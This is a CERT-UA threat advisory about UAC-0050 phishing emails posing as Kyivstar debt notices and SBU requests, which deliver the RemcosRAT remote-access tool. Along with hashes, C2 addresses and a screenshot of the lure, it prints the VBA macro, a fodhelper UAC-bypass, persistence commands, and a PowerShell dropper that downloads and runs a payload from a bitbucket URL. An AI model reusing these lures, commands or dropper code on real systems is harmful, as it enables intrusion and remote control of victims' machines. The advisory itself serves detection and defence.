CERT-UA

cert.gov.ua/article/6276824

general information

On 21.12.2023, the Government Computer Emergency Response Team of Ukraine CERT-UA recorded a mass distribution of e-mails with the subject "Debts under the Kyivstar contract" and an attachment in the form of an archive "Subscriber's debt.zip".

The specified ZIP-archive contains the RAR-archive "Subscriber's debt.rar" divided into 2 parts, in which there is a password-protected archive of the same name. In the latter, there is a document with the macro "Subscriber Debt.doc".

If activated, the macro code will download to the PC and launch the "GB.exe" file using the file explorer (explorer.exe) using the SMB protocol. In turn, the specified file is an SFX archive containing a BATCH script for downloading from the bitbucket service and launching the executable file "wsuscr.exe", obfuscated with the help of SmartAssembly .NET, the purpose of which is to decrypt and launch the RemcosRAT remote control program (identifier license: 5639D40461DCDD07011A2B87AD3C9EDD).

In addition, letters with the subject "SBU request" and an attachment in the form of a "Documents.zip" archive containing a password-protected and divided into 3 RAR-archives "Request.rar" were recorded. In the latter, the executable file "Request.exe" is located. If such an archive is opened and the executable files run, the computer may be infected with the RemcosRAT program (License ID: 5639D40461DCDD07011A2B87AD3C9EDD).

In addition to the typical UAC-0050 location of the RemcosRAT management servers at the technical site of the Malaysian hosting provider Shinjiru, they are also located within the autonomous system AS44477 (STARK INDUSTRIES SOLUTIONS LTD).

Indicators of cyber threats

Files:

```
4754f0ede14f1bae26b69bd43c7b6705
8b48c11a538af362b766d8ccb09ef11ad6ee62bb430424c9f78d8e7cd5785b7a Debt of the
subscriber.zip
fb9ce204ff2b2f8014a547a2de568327
ca9093b05cf9e02e06f58c9819042b36b29b8461b4e8f6280bb74a76dcf3e449 Subscriber's
debt.part1.rar
fc196e76dee54125e5fc15018d764fcf
9f63016c2b9c83da3dca2173ca5f443d7e0e5289983c441fe064766f2da3a2ba Subscriber's
debt.part2.rar
324afa8304dc6a079e8f9a2f2ea9654f
1173c9fc2e4fd5eba9ca7492902f860d6b5aac65f1c5d1415aa2cb86f260b94a Automatic access
code.txt
1d1d06ebd13ed9a3ea9254962a4c189f
823a799018d1ab0c2eb4c2b26d3f2eb0342fbc30eac34379903398c97d350827 Debt of the
subscriber.rar
de2e053acae98adbecc23ab3c0e9cf5d
93aa6fc207df430a6e9833259e618895bcdb75c7db0850599d3dbb87d47a54c7 Debt of the
subscriber.doc
c3e7cfa2e076c3ca421ddc00496c71b5
d698994e527111a6ddd590e09ddf08322d54b82302e881f5f27e3f5d5368829c GB.exe
6c704bae1033920b576dacbcff6bfef5
7c3476fd586bcb7f42e706f32999356fb4b2c8341f00b8297cf74131f6fa611c test2.exe
628ef6dc40f8b6e89b6d537463add174
8272c8939a325be870bcde372842b808a015d2b892e239e16a6211a5c0b4c789 test2.bat
fc99e0883a1fa153693547953a83674e
6619b7126840529091b2da2fa1b7238d6b10bc17bbfc8327aad3683ae686b81d wsuscr.exe
490a5462fc6e4f477811ee08a00c7c85
a18876e286ea71d6d0098f6daa61a456fe1a2c176ab025668bbe5d64feafb829 remcos.exe

62f588d655331f053795087b657743fe
9666d03d9770f87436114fc726790b53b8b625bb9cf36902d040afcef6080dce Documents.zip
1ac510cf6c0d34f5148e3136494a2366
1279c4f75e61a2213f9bcb7a14922f9c282d7a647fd4b058ad27c84d7a0f315d Request.part1.rar
57ea2a297e1881d1015634c3e9b7c66d
7a100ddd648c57fd4cf4ef12692380deff557c6630a7c9b2d740f69d5c1941a3 Request.part2.rar
f677caecda3825f2553c0e0dcdf3c1b8
eeed029e8b392301e8f4d17492f2de3640925bfe785a0bf784141c384808a1fb Request.part3.rar
d4f5c321818c7876c6fffffe3e1fc30e
76f1c40c7ff5dda070703cc4f07a5f5d3489fcfa65884ad91fb33a74303ebd43 Code 275376.txt
75bc7617d832a378a533d896223587bc
d59b1ace28e0b35a0bd54fa0ca95f92082b17fa4109fb3f3d0be33ca60834660 Request.exe
0bff5c030f8c781c604fb589c6bfc5a6
be878c37bfab2d6ea7b460d74312523317e3377927222f87aa3ce92f6ebc5bcd Worm
0e38564d3cff4859e4418ff3b1c57506
096a62c27bc5a7c860f72927a5435c8a874044d2412be549817a8f7d13ba93cd Ties
4febae6a56361fa83265fa07f50a1880
0d43898207e1c83da0844e5511a58ea051f4672f0c96a77a8437b326ce9b4547 Stylish
participants
e0f074f4d3dcd3b2b59c0c162d83ff57
52a25828f2df09476ac25ab2fd12a9b7b47be2a2ef42f58641a4dd1e0dab2aaa Ka
aae9e3b0ccd99846c3c5606a3164b3bf
d78a77857dcfddf9f7af0b7c0fccb181b12b69587e1e60a3d96be1b8a7ce3b52 Injection
```

```
6041845b2fe9dfb4b06fed8ec8a05295
9277d96732034e91501a8ef9be26a05c63db0be38b50e1d11d4ee3a38929ec2e Emperor
53b204f96e93b70a528b88bedfd6b794
8e0967dbee0583704b4b9718521b04e53edc84ddc61456e6d9e38c5522c9cb46 Compound
Bathrooms
x
848164d084384c49937f99d5b894253e
f58d3a4b2f3f7f10815c24586fae91964eeed830369e7e0701b43895b0cefbd3 VideoMagic.pif
ce460418bab48b1e78b3bf611aa34f99
d28975157f2af26766fcbdab8ca5a68bd5bbf1331cef1107424d0400b400ed50 remcos.exe
```


Network:

```
\\89[.]23.98.22\LN\
\\89[.]23.98.22\LN\GB.exe
(tcp)://45[.]87.155.41:8080
(tcp)://45[.]87.155.41:465
(tcp)://45[.]87.155.41:54550
(tcp)://45[.]87.155.41:80
(tcp)://45[.]87.154.153:80
(tcp)://45[.]87.154.153:8080
(tcp)://101[.]99.75.16:80
(tcp)://101[.]99.75.16:8080
(tcp)://101[.]99.75.16:465
(tcp)://101[.]99.75.145:465
(tcp)://101[.]99.75.145:80
(tcp)://94[.]131.102.115:80
(tcp)://94[.]131.102.117:80
(tcp)://94[.]131.102.119:80
(tcp)://94[.]131.102.122:80
(tcp)://94[.]131.102.124:80

(tcp)://101[.]99.75.145:8081
(tcp)://101[.]99.75.147:8081
(tcp)://101[.]99.75.14:8081
(tcp)://101[.]99.75.16:54550
(tcp)://101[.]99.75.16:8081
(tcp)://45[.]87.155.41:8081
(tcp)://94[.]131.102.115:54550
(tcp)://95[.]164.35.143:8081
(tcp)://95[.]164.35.174:54550
(tcp)://95[.]164.35.174:8081
(tcp)://95[.]164.35.234:8081

101[.]99.75.14
101[.]99.75.145
101[.]99.75.147
101[.]99.75.16
45[.]87.154.153
45[.]87.155.41
81[.]19.149.130
89[.]23.98.22
94[.]131.102.115
94[.]131.102.117
94[.]131.102.119
94[.]131.102.122
94[.]131.102.124
95[.]164.35.143
95[.]164.35.174
95[.]164.35.234
hXXps://bitbucket[.]org/olegovich-007/777/downloads/wsuscr.exe
```

Hosts:

```
"%WINDIR%\System32\reg.exe" add HKCU\Software\Classes\ms-settings\CurVer /d .omg /f
"%WINDIR%\System32\reg.exe" delete HKCU\Software\Classes\.omg\ /f
"%WINDIR%\System32\reg.exe" delete HKCU\Software\Classes\ms-settings\ /f
"%WINDIR%\System32\reg.exe" add HKCU\Software\Classes\.omg\Shell\Open\command /d
C:\Users\ADMINI~1\AppData\Local\Temp\persistent2\test2.exe /f
%APPDATA%\wsuscr.exe
%TEMP%\IXP000.TMP\test2.bat
%TEMP%\persistent2\test2.exe
cmd /c "test2.bat"
cmd /c schtasks.exe /create /tn "Watson" /tr "wscript '%LOCALAPPDATA%\Insightful
Markets Technologies\MarketWise.js'" /sc minute /mo 3 /F
cmd /k cmd < Bathrooms & exit
cmd /k echo [InternetShortcut] > "%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\MarketWise.url" & echo URL="%LOCALAPPDATA%\Insightful Markets
Technologies\MarketWise.js" >> "%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\MarketWise.url" & exit
cmd.exe "%LOCALAPPDATA%\Insightful Markets Technologies\MarketWise.pif"
"%LOCALAPPDATA%\Insightful Markets Technologies\A
cmd.exe /S /D /c" echo F "
cmd.exe /c res.bat && test2.exe
dvwsus-SFNWWW
exel-3RO5G3
explorer.exe "\\89.23.98.22\LN\"
powershell -Command "
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('JABwAHcA
 |Invoke-Expression"
powershell -Command "
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('ZgB1AG4A
 | Invoke-Expression"
powershell.exe -Command Stop-Process -Name explorer
wscript "%LOCALAPPDATA%\Insightful Markets Technologies\MarketWise.js"
wscript.exe "%LOCALAPPDATA%\Insightful Markets Technologies\MarketWise.js"
xcopy /s test2.exe "%TEMP%\persistent2\test2.exe" >NULL
```

Graphic images



From [redacted] Любомисл [redacted]
To [redacted] 10:16
Reply to info@kyivstar.net <info@kyivstar.net>
Subject **Заборгованість за договором Київстар**

```
Здрастуйте, у Вас є прострочена заборгованість за договором номер: 5275866791  за послуги зв'язку.
У разі не сплати заборгованості у строк до 29.12.2023 Компанія «Київстар» буде змушена подати на
Вас до суду для стягнення в судовому порядку заборгованості.
Детальна інформація щодо Вашого рахунку доступна у вкладенні.
У зв'язку зі зміною політики конфіденційності компанії «Київстар» та збереженням персональних
даних на вкладення встановлено код доступу: 558732

З повагою,
[redacted] Любомисл [redacted]
Спеціаліст стягнення заборгованостей
Компанії «Київстар»
Україна, 03113, місто Київ,
вулиця [redacted] будинок 53
+3804423[redacted]


***Це повідомлення є безпечним, і було перевірено Norton Antivirus.
```

1 attachment: Заборгованість абонента.zip 508 KB Save

Заборгованість абонента.zip\Заборгованість абонента - ZIP archive, unpacked size 519,701 bytes

Name	Size	Packed	Type	Modified
..			File folder	
Заборгованість абонента.part1.rar	358,400	358,400	WinRAR archive	21/12/2023 02:10
Заборгованість абонента.part2.rar	161,301	161,301	WinRAR archive	21/12/2023 02:10

Заборгованість абонента.part1.rar - RAR volume (number 1), unpacked size 519,224 bytes

Name	Size	Packed	Type	Modified
..			File folder	
Заборгованість абонента.rar	518,958	518,958	WinRAR archive	21/12/2023 01:51
Автоматичний код доступу.txt	266	191	Text Document	21/12/2023 01:55

Заборгованість абонента.rar - solid RAR archive, unpacked size 688,128 bytes

Name	Size	Packed	Type	Modified
..			File folder	
Заборгованість абонента.doc *	688,128	518,400	Microsoft Word 97...	21/12/2023 06:52

Документ защищён. Что бы увидеть содержимое нажмите "Разрешить редактирование"

Этот документ защищён

1 Откройте документ в Microsoft Office. Предварительный просмотр в автономном режиме недоступен для защищенных документов.

2 Нажмите "Разрешить редактирование", если документ был загружен из интернета.

3 Далее нажмите "Включить содержимое"

```
Private Sub Document_Open()
    Dim FASFASFHBNVNVB As String
    Dim ireowrppqwcxva As String

    ' ????????? ???? ? ????? ? ???????????? ?????
    FASFASFHBNVNVB = "\\89.23.98.22\LN\"
    ireowrppqwcxva = "GB.exe"

    ' ????????? ????? ? ??????????
    Call Shell("explorer.exe """ & FASFASFHBNVNVB & """", vbNormalFocus)

    ' ????????? ????????? ??? ????????
    RunExecutable
End Sub
```

GB.exe

GB.exe - SFX CAB archive, unpacked size 182,206 bytes

Name	Size	Packed	Type
..			File f
res.bat	6,078	?	Win
test2.exe	176,128	?	App

```
echo f | xcopy /s test2.exe "%temp%\persistent2\test2.exe" >NUL
powershell -Command
"[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('ZgB1AG4AYwB
0AGkAbwBuACAARwBlAHQALQBEAGUAYwBvAG0AcAByAGUAcwBzAGUAZABCAHkAdABlAEEAcgByAGEAeQAgAHsACgAKA
CAAIAAgACAAIAAgACAAIABbAEMAbQBkAGwAZQB0AEIAaQBuAGQAaQBuAGcAKAApAF0ACgAgACAAIAAgAFAAYQByAGE
```

```
[byte[]] $byte_array = 31,139,8,0,0,0,0,0,4,0,149,144,193,114,130,48,20,69,127,41,96,109
,199,133,11,5,146,9,35,177,2,125,9,111,103,66,7,171,129,46,68,77,248,250,70,186,239,76,
```

```
reg add HKCU\Software\Classes\.omg\Shell\Open\command /d
'C:\Users\ADMINI~1\AppData\Local\Temp\persistent2\test2.exe' /f ;reg add
'HKCU\Software\Classes\ms-settings\CurVer' /d '.omg' /f ; fodhelper.exe;
Start-Sleep -s 3;reg delete 'HKCU\Software\Classes\.omg\' /f;reg delete
'HKCU\Software\Classes\ms-settings\' /f
```

```
170,147,221,71,130,132,78,178,3,113,69,9,15,158,68,19,79,139,55,51,111,84,90,205,128,96,
181,25,170,108,76,1,92,173,99,36,109,76,61,130,75,53,163,83,96,79,42,89,134,77,90,51,51,
207,191,238,24,54,67,85,218,255,250,207,29,221,122,253,3,4,178,253,174,164,1,0,0
$decompressedByteArray = Get-DecompressedByteArray -byteArray $byte_array

[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(( [System.Text
.Encoding]::UTF8.GetString( $decompressedByteArray ) | Out-String ))) | Invoke-Expression


wget "https://bitbucket.org/olegovich-007/777/downloads/wsuscr.exe" -outfile
"$env:APPDATA\wsuscr.exe"
Invoke-Expression -Command "$env:APPDATA\wsuscr.exe"
```

```
MwA5ACwAOAAsADAALAAwACwAMAAsADAALAAwACwANAAsADAALAAxADQAOQAsADEANAA0ACwAMQA5ADMALAAxADEANA
ADUANQAsADIANQAwACwAMgAwADcALAAyADkALAAyADIAMQAsADEAMgAyACwAMgA1ADMALAAzACwANAAsADEANwA4AC
wAMgA1ADMALAAxADcANAAsADEANgA0ACwAMQAsADAALAAwAAoAJABkAGUAYwBvAG0AcAByAGUAcwBzAGUAZABCAHkA
dABlAEEAcgByAGEAeQAgAD0AIABHAGUAdAAtAEQAZQBjAG8AbQBwAHIAZQBzAHMAZQBkAEIAeQB0AGUAQQByAHIAYQ
B5ACAALQBiAHkAdABlAEEAcgByAGEAeQAgACQAYgB5AHQAZQBfAGEAcgByAGEAeQAKAAoAWwBTAHkAcwB0AGUAbQAu
AFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBUAEYAOAAuAEcAZQB0AFMAdAByAGkAbgBnACgAWwBTAH
kAcwB0AGUAbQAuAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACgA
IABbAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBVAFQARgA4AC4ARwBlAHQAUw
B0AHIAaQBuAGcAKAAgACQAZABlAGMAbwBtAHAAcgBlAHMAcwBlAGQAQgB5AHQAZQBBAHIAcgBhAHkAIAApACAAfAAg
AE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApACkAKQAgAHwAIABJAG4AdgBvAGsAZQAtAEUAeABwAHIAZQBzAHMAaQBvAG
4ACgAKAAoAdwBnAGUAdAAgACIAaAB0AHQAcABzADoALwAvAGIAaQB0AGIAdQBjAGsAZQB0AC4AbwByAGcALwBvAGwA
ZQBnAG8AdgBpAGMAaAAtADAAMAA3AC8ANwA3ADcALwBkAG8AdwBuAGwAbwBhAGQAcwAvAHcAcwB1AHMAYwByAC4AZQ
B4AGUAIgAgAC0AbwB1AHQAZgBpAGwAZQAgACIAJABlAG4AdgA6AEEAUABQAEQAQQBUAEEAXAB3AHMAdQBzAGMAcgAu
AGUAeABlACIACgBJAG4AdgBvAGsAZQAtAEUAeABwAHIAZQBzAHMAaQBvAG4AIAAtAEMAbwBtAG0AYQBuAGQAIAAiAC
QAZQBuAHYAOgBBAFAAUABEAEEAVABBAFwAdwBzAHUAcwBjAHIALgBlAHgAZQAiAA=='))  | Invoke-Expression"
```

Fig. 1 Example of a chain of damage

Previous

Modus operandi UAC-0177 (JokerDPR) on the example of one of the cyber attacks (CERT-UA#8290)

The next one

APT28: From initial attack to creating threats to a domain controller in an hour (CERT-UA#8399)